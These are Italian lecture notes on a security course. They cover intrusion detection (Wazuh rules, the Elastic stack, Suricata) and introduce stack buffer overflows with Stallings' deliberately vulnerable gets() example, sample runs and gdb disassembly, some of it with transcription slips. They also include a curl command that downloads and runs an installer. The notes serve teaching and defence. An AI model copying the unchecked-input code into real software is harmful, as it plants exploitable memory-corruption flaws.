
- Detects Malware
- Works on single host
- It generally does not analyze network traffic
- It does not analyze application logs and network device logs
- It does not allow custom rules

### INTRUSION DETECTION SYSTEM

- Detects intrusions in the system, consisting of hosts and network devices
- It allows to aggregate and analyze data from different types of sources
- It does not detect malware, but can easily integrate the results of an antivirus
- In brief: it is a more generic and flexible system than antivirus

Principalmente l'antivirus lavora su **singolo host** e non è in grado di aggregare le varie sorgenti di **informazioni** e quindi spesso non notano l'insieme del sistema; infatti, non analizzano i log di un firewall. Un IDS raccoglie informazioni differenti per capire se ci sono o meno delle intrusioni, i log di un antivirus stesso vengono usati per fare delle analisi totali.

# ARCHITECTURE OF AN IDS



Un IDS si basa su tre componenti logici:


- **Sensori:** Sono responsabili della raccolta dei dati grezzi che un IDS andrà ad utilizzare per rilevare eventuali attività non autorizzate. Tipicamente possono esserci molteplici Data Source relative a quelle parti del sistema che potrebbero contenere prove di un'intrusione (Ad esempio pacchetti di rete, file di log e system call traces)
- **Analizzatori:** Prendono in ingresso l'output dei sensori e di altri analizzatori per determinare se si è verificata un'intrusione. Nel caso in cui venga rilevata un'intrusione allora si produce in output un avviso/report che contiene le prove dell'intrusione e l'azione intrapresa.
  - Tipicamente in molti IDS esistenti, i sensori e gli analizzatori fanno parte dello stesso componente.
- **Interfaccia utente/Componente Manager:** Permette all'operatore di visualizzare gli output del sistema IDS (può anche notificarlo) e controllarne le caratteristiche.

Quest'architettura per quanto semplice raccoglie tutto quello necessario per permettere a questi sistemi di funzionare, la difficoltà sostanzialmente sta nell'analizzare una quantità di dati talmente grande che se non ben progettati risulterebbero inutili.

La **classificazione viene fatta in base alla tipologia di analyzer o in base ai sensori** e a seconda dei due casi si vanno a dividere gli IDS in tre famiglie per i sensori:

- **Host-based IDS (HIDS):** Monitorano un host al fine di rilevare attività sospette (c'è anche un versione che monitora più host distribuiti). Il vantaggio principale di un HIDS è che può rilevare sia intrusioni esterne ma anche quelle interne, cosa impossibile con Network-Based IDS (NIDS) o firewall.
- **Network IDS (NIDS):** Monitora il traffico in un punto specifico di una rete o nel punto di interconnessione di più reti per rilevare attività sospette. Pone attenzione sulle attività dei protocolli di rete, di trasporto e applicativo. I NIDS sono tipicamente inclusi nell'infrastruttura di sicurezza perimetrale o nei firewall di un'organizzazione e si concentrano sui tentativi di intrusione esterni (A differenza di HIDS)
- **IDS distribuiti o ibridi:** è un'unione degli approcci precedenti, dunque, combina informazioni locali dell'host e sulla rete al fine di rilevare attività sospette. Tipicamente un DIDS utilizza un IDS centrale

che combina le informazioni monitorate sugli host dagli HIDS e le informazioni monitorare sul traffico di rete dai NIDS. In altri termini è come se gli HIDS e i NIDS fossero “i sensori”.



Mentre per quelli basati su analyzer abbiamo:

- I **Rule based** sono basati sull’uso di regole e determinano se ci sono degli eventi che non rispettano le regole scritte. Il grosso limite è che se non c’è scritta una regola allora non vediamo l’intrusione e benché abbiano questo grosso limite vengono molto usati nella pratica.
- Gli **anomaly** based dovrebbero essere quelli che risolvono molti problemi in ambito di cybersecurity perché funzionano in base a come dovrebbe agire normalmente un utente, infine segnalano un comportamento anomalo che si discosta dall’uso tipico di un utente.

L’interesse verso gli IDS è motivato da tre considerazioni:


1. Se un’intrusione viene rilevata abbastanza rapidamente allora l’intruso può essere identificato ed espulso dal sistema prima che vengano fatti danni.
2. Quando un IDS è efficace è come se prevenisse le intrusioni (IPS)
3. Il rilevamento delle intrusioni consente la raccolta di informazioni sulle tecniche di intrusione. Tali informazioni possono essere utilizzate per rafforzare e migliorare le funzionalità di prevenzione.

### Esempi di IDS

Iniziamo con Wazuh che è un host based IDS rule based e si basa sullo **stack elastico** che è un’architettura a livelli. Ai piani più bassi troviamo i componenti che si occupano di fare gestione dei dati, Beats si occupa di estrarre i dati di log dai registri di sistemi mentre Logstash si occupa di modificare le informazioni raccolte per aggiungere dettagli. Elasticsearch è un motore di ricerca e sfrutta i dati ottenuti dal livello inferiore per indicizzare le informazioni per supportare le operazioni di:

- Recupero
- Elaborazione
- Analisi

Infine, Kibana si occupa della presentazione.



Ma perché è così importante lo stack elastico? Perché si usa per effettuare l'analisi dei log a prescindere dalla loro tipologia con bassi consumi e ad alte prestazioni.


La maggior parte del lavoro come detto lo fa Elasticsearch e questo soprattutto grazie al modo in cui sfrutta le strutture dati per l'indicizzazione. Per **le stringhe usa gli indici inversi** che è diverso dall'uso normale di indici che facciamo noi.

Ad esempio, supponiamo di avere tre documenti A/B/C l'indice inverso di occupa di indicizzarli in base ai contenuti dei campi presenti nei documenti. Quindi costruiamo non sulla chiave del file JSON ma nei valori della chiave.

L'altra struttura dati è difficile da capire ma è definita come **K-D-B tree** ovvero degli alberi con K dimensioni in cui i nodi sono B blocchi.




# HOW DOES ELASTICSEARCH SEARCH MILLIONS OF DOCUMENTS IN SECONDS?



Esistono diverse versioni di Elastic in giro questo perché il codice rilasciato è **Serve side public license e non viene considerato open source** perché pone limitazioni nel caso si fornisca un servizio.

- Wazuh



L'architettura è sempre la stessa solo che ci sono i singoli moduli mostrati, ma quali sono le sue principali caratteristiche? **La presenza di diversi moduli abilitanti sull'agent**, ad esempio c'è un modulo per rilevare i malware, l'integrità dei file, etc. L'agent non è altro che un applicativo che legge i file di log e li invia verso il wazuh server, il quale non presenta un'interfaccia. Il server si occupa di elaborare le informazioni e le invia ad elastic.

Elastic provvederà poi ad indicizzarli e manutenerli in modo che le analisi post attacco siano agevolate.


Vediamo due esempi semplici di regole di wazuh, le regole non sono altro che XML con attributi definiti negli schema.

## WAZUH RULE

```
<rule id="100005" level="12">
  <if_sid>5501</if_sid>
  <match>rootuid=0</match>
  <description>Root Login</description>
</rule>

<rule id="100003" level="10" frequency="3" timeframe="180">
  <if_matched_sid>60122</if_matched_sid>
  <field name="win.eventdata.authenticationPackageName">Negotiate</field>
  <description>Desktop Brute Force</description>
  <options>no_full_log</options>
  <group>win_authentication_failed</group>
</rule>
```

## WAZUH DASHBOARD



## INSTALL WAZUH WITH DOCKER: REQUIREMENTS

1. Install docker and docker-compose
  - curl -fsSL https://get.docker.com -o get-docker.sh sh get-docker.sh
2. Increase max\_map\_count:
  - sysctl -w vm.max\_map\_count=262144
3. Clone wazuh-docker repo
  - git clone https://github.com/wazuh/wazuh-docker.git -b v4.2.5 --depth=1
- This repo has two docker-compose files
  - Demo deployment
    - Leverages a single node for elasticsearch and wazuh
    - Does not use any https proxy
  - Production cluster
    - Uses 3 nodes for elasticsearch and 2 nodes for wazuh

UNICA ATTENZIONE nell'installazione con docker **dobbiamo usare il comando sysctl** perché elatic fa largo uso di RAM e di determinate system call che mappano memoria sul disco.


## INSTALL WAZUH: START

1. For the demo version
  1. docker-compose up -d
2. For the production version
  - Read documentation:
    - <https://documentation.wazuh.com/current/docker/wazuh-container.html>

- Suricata

È un IDS per il network ed è sempre rule based. Trova applicazione quando **non è possibile installare un agent su un dispositivo** come ad esempio il mobile. Suricata quale limite può avere? Che se ad esempio lavoriamo con HTTPS abbiamo che già tutti i pacchetti criptati e quindi non vediamo nulla se non l'IP e quindi possiamo usare una IP black list.

## SURICATA: ARCHITECTURE



Suricata snifferà da una o più interfacce di rete ed in generale la configurazione prevede **un'interfaccia di mirroring** che serve come interfaccia del dispositivo per forwardare tutto quello che riceve su altre porte verso una determinata interfaccia. Quello che si fa spesso nella pratica è integrare Suricata con Wazuh, e si ottiene in maniera semplice aggiungendo ad un gruppo (ovvero un insieme di agent che condividono la stessa configurazione) le regole di Suricata. Unica attenzione è che le regole di Suricata funzionano a livello decrescente di importanza.

## PUTTING THINGS ALL TOGETHER

- Install Wazuh agent on Suricata Server
- Create Wazuh group called **Suricata**
  - Add agent where Suricata has been installed to group
- Add its configuration to agent.conf of group

```
<agent_config>
    <localfile>
        <log_format>json</log_format>
        <location>/var/log/suricata/eve.json</location>
    </localfile>
</agent_config>
```

## LEZIONE 23 15/12/21

Il prof vuole fare altre due lezioni, una il 21 e l'altra il 22 dove vuole far vedere i firewall e gli attacchi DoS.

### Buffer overflow basics pt2 (L15\_Stallings\_Buffer\_Overflow)

**Il Buffer Overflow** è un tipo di attacco che consiste nell'inserire in un buffer all'interno di una memoria (come lo stack, l'heap e l'area delle variabili globali) un input di dimensione superiore rispetto alla sua capacità . Tal operazione permette di sovrascrivere le informazioni in memoria contigue con l'obiettivo di :

- Far crashare il sistema target
- Iniettare codice malevolo all'interno del buffer della vittima e trasferire l'esecuzione ad esso. Ciò consente all'attaccante di prendere il controllo del sistema target e fare ciò che vuole (Dipende anche dai privilegi del processo attacco ciò che l'attaccante può fare)

Le vulnerabilità di tipo Buffer Overflow nascono (come ovvio che sia) da un mancato controllo dei limiti di memorizzazione del Buffer in memoria. Per individuare tali vulnerabilità un attaccante deve:

- Comprendere come il buffer viene gestito in memoria
- Tracciare come i programmi , che utilizzano quel buffer, gestiscono over-sized input.
- Utilizzare tool automatici (ad esempio fuzzing).

```

int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}

```

(a) Basic buffer overflow C code

```

$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)

```

(b) Basic buffer overflow example runs

### Figure 10.1 Basic Buffer Overflow Example

L'esempio mostrato in Stallings chiama una funzione “next tag(str1)”, la variabile di tipo stringa serve per inizializzare un'area di memoria. Dopo di che c'è **una funzione “gets” che è quella incriminata** poiché è una funzione di sistema usata per prelevare una stringa, è l'incriminata perché non effettua un controllo sulla dimensione dell'input. C'è poi uno string compare tra le due stringhe.

Nella seconda parte c'è proprio l'uso della mala configurazione vista nella parte di sopra. Qui di seguito invece l'implementazione fatta dal professore dove aggiunge informazioni per la leggibilità

buffer1.c	buffer2.c	stackoverflow.c
<pre> #include &lt;stdio.h&gt; #include &lt;string.h&gt;  #define FALSE 0; #define TRUE 1;  void next_tag(char *);  int main(int argc, char *argv[]){     int valid = FALSE;     char str1[8];     char str2[8];      printf("str1 is at: %p\n", str1);     printf("str2 is at: %p\n", str2);      next_tag(str1);     gets(str2);     if (strncmp(str1, str2, 8) == 0)         valid = TRUE;     printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid); }  void next_tag(char str[]){     strcpy(str, "START");     printf("str1: %s\n", str); } </pre>		

```

root@kali:~/progs/hack# ./stackoverrun
Address of foo = 0x40059c <str1.o>
Address of bar = 0x4005c7
Please supply a string as an argument!
root@kali:~/progs/hack# ./buffer1
str1 is at: 0x7ffe8b416b40
str2 is at: 0x7ffe8b416b30
str1: START          void next_tag(char *);
pioppoza
buffer1: str1(START), str2(pioppoza), valid(0)
root@kali:~/progs/hack# ./buffer1
str1 is at: 0x7ffd76001a20      char str1[8];
str2 is at: 0x7ffd76001a10      char str2[8];
str1: START
START
buffer1: str1(START), str2(START), valid(1)
root@kali:~/progs/hack# ./buffer1
str1 is at: 0x7ffcce4e8b30      next_tag(str1);
str2 is at: 0x7ffcce4e8b20      gets(str2);
str1: START          if (strcmp(str1, str2, 8)
BADINPUTBADINPUT
buffer1: str1(), str2(BADINPUTBADINPUT), valid(0)

```

Perché quando noi inseriamo “badinputbadinput” non ci restituisce la stessa cosa di Stallings? La stringa 1 è stata modificata poiché abbiamo dato 16 byte, mentre se ne diamo 15 il problema non si presenta perché avevamo messo che la stringa doveva essere di 8 caratteri e lavorando su un processore a 64 bit abbiamo il riempimento.

Ma perché in questa configurazione con 16 caratteri vediamo string1 vuoto? Perché quando ne mettiamo 16 l’ultimo carattere è un null character e quindi non leggerà niente.

```

root@kali:~/progs/hack# ./buffer1
str1 is at: 0x7ffc80c8cf10 printf("str1 is at: %p\n", str1);
str2 is at: 0x7ffe80c8cf00 printf("str2 is at: %p\n", str2);
str1: START          next_tag(str1);
BADINPUTBADINPU      gets(str1);
buffer1: str1(START), str2(BADINPUTBADINPU), valid(0) -- o
root@kali:~/progs/hack# ./buffer1
str1 is at: 0xffff4a322b30 printf("buffer1 str1(%s), str2(%s)\n",
str2 is at: 0xffff4a322b20
str1: START
BADINPUTBADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUTBADINPUT), valid(1)

```

Usiamo adesso **gdb** che è un compilatore e debugger per C/C++, ad esempio una volta avviato gdb usa il comando *diss /m main* quello che vedremo sarà la struttura in memoria del main. **Attenzione questa è la struttura dell’assembly del processore intel ha qualche leggera differenza dal Motorola 68000**

```

Dump of assembler code for function main:
0x000000000040059c <+0>:    push    %rbp
0x000000000040059d <+1>:    mov     %rsp,%rbp
0x00000000004005a0 <+4>:    sub    $0x30,%rsp
0x00000000004005a4 <+8>:    mov     %edi,-0x24(%rbp)
0x00000000004005a7 <+11>:   mov     %rsi,-0x30(%rbp)
0x00000000004005ab <+15>:   novl   $0x0,-0x4(%rbp)
0x00000000004005b2 <+22>:   lea     -0x10(%rbp),%rax
0x00000000004005b6 <+26>:   mov     %rax,%rsi
0x00000000004005b9 <+29>:   mov     $0x400720,%edi
0x00000000004005bc <+34>:   mov     $0xb,%eax
0x00000000004005c3 <+39>:   callq  0x400460 <printf@plt>
0x00000000004005c8 <+44>:   lea     -0x20(%rbp),%rax
0x00000000004005cc <+48>:   mov     %rax,%rsi
0x00000000004005ct <+51>:   mov     $0x400730,%edi
0x00000000004005d4 <+56>:   mov     $0xb,%eax
0x00000000004005d9 <+61>:   callq  0x400460 <printf@plt>
0x00000000004005de <+66>:   lea     -0x10(%rbp),%rax
0x00000000004005c2 <+70>:   mov     %rax,%rdi
0x00000000004005e5 <+73>:   callq  0x400638 <next_tag>
0x00000000004005ea <+78>:   lea     -0x20(%rbp),%rax
0x00000000004005ee <+82>:   mov     %rax,%rdi
0x00000000004005f1 <+85>:   callq  0x400480 <gets@plt>
0x00000000004005f6 <+90>:   lea     -0x20(%rbp),%rcx
0x00000000004005fa <+94>:   lea     -0x10(%rbp),%rax
0x00000000004005fe <+98>:   mov     $0xb,%edx
0x0000000000400603 <+103>:  mov     %rcx,%rsi
0x0000000000400606 <+106>:  mov     %rax,%rdi
0x0000000000400609 <+109>:  callq  0x400450 <strcmp@plt>
---Type <return> to continue, or q <return> to quit---

```


## Stack buffer overflow

Lo **Stack Buffer Overflow o Stack Smashing** è un attacco di tipo Buffer Overflow in cui il buffer:

- È all'interno dello Stack
- È tipicamente lo spazio di memoria associato a una variabile locale nello Stack-Frame di una funzione.

Tali attacchi sfruttano il meccanismo di chiamata a subroutine tramite stack, la cui idea è di posizionare il Frame della subroutine al di sotto del frame della funzione chiamante. (ed ovviamente i parametri, variabili locali etc.). Si ricorda che lo stack cresce ad indirizzi decrescenti ovvero verso il basso. (Ad esempio, quando fai una push lo stack pointer non viene incrementato ma deve essere decrementato! **Però il prof nei suoi esempi e nel suo modo di spiegare fa al contrario**)

## Gestione Stack chiamata a subroutine



In particolare, le variabili locali di un frame di una funzione sono piazzate sopra il **frame pointer e return address**, pertanto un loro Overflow può causare la sovrascrittura di tali informazioni.

Ad esempio, le variabili locali di Frame Sub 1 sono posizionate sopra Frame Pointer e Return Address che permettono dopo la terminazione della Sub2 di continuare l'esecuzione della Sub1.

Vi sono ad esempio numerose funzioni della libreria standard C che sono vulnerabili a questo tipo di attacco, ad esempio *gets*, *sprintf*, *strcpy*.

Ritornando all'utilizzo del debugger abbiamo che l'istruzione link nel codice generato dal debugger gdb e che corrisponde ad un'istruzione del Motorola 6800 corrisponde alla prima istruzione quando si chiama un'altra istruzione e serve per inizializzare la stack frame, in particolare quando lavora con lo stack uso un mio segnalibro perché è una zona condivisa.

```
Dump of assembler code for function main:
0x000000000040059c <+0>:    push   rbp
0x000000000040059d <+1>:    mov    rbp,rsp
0x00000000004005a0 <+4>:    sub    rsp,0x30
0x00000000004005a4 <+8>:    mov    DWORD PTR [rbp-0x24],edi
0x00000000004005a7 <+11>:   mov    QWORD PTR [rbp-0x30],rsi
0x00000000004005ab <+15>:   mov    DWORD PTR [rbp-0x4],0x0
0x00000000004005b2 <+22>:   lea    rax,[rbp-0x10]
0x00000000004005b6 <+26>:   mov    rsi,rax
0x00000000004005b9 <+29>:   mov    edi,0x400720
0x00000000004005bc <+34>:   mov    eax,0x0
0x00000000004005c3 <+39>:   call   0x400460 <printf@plt>
0x00000000004005c8 <+44>:   lea    rax,[rbp-0x20]
0x00000000004005cc <+48>:   mov    rsi,rax
0x00000000004005cf <+51>:   mov    edi,0x400730
0x00000000004005d4 <+56>:   mov    eax,0x0
0x00000000004005d9 <+61>:   call   0x400460 <printf@plt>
0x00000000004005de <+66>:   lea    rax,[rbp-0x10],str1
0x00000000004005e2 <+70>:   mov    rdi,rax
0x00000000004005e5 <+73>:   call   0x400638 <next_tag>
0x00000000004005ea <+78>:   lea    rax,[rbp-0x20]
0x00000000004005ee <+82>:   mov    rdi,rax
0x00000000004005f1 <+85>:   call   0x400480 <gets@plt>
0x00000000004005fb <+90>:   lea    rcx,[rbp-0x20]
0x00000000004005fa <+94>:   lea    rax,[rbp-0x10]
0x00000000004005fe <+98>:   mov    edx,0x0
0x0000000000400603 <+103>:  mov    rsi,rcx
0x0000000000400606 <+106>:  mov    rdi,rax
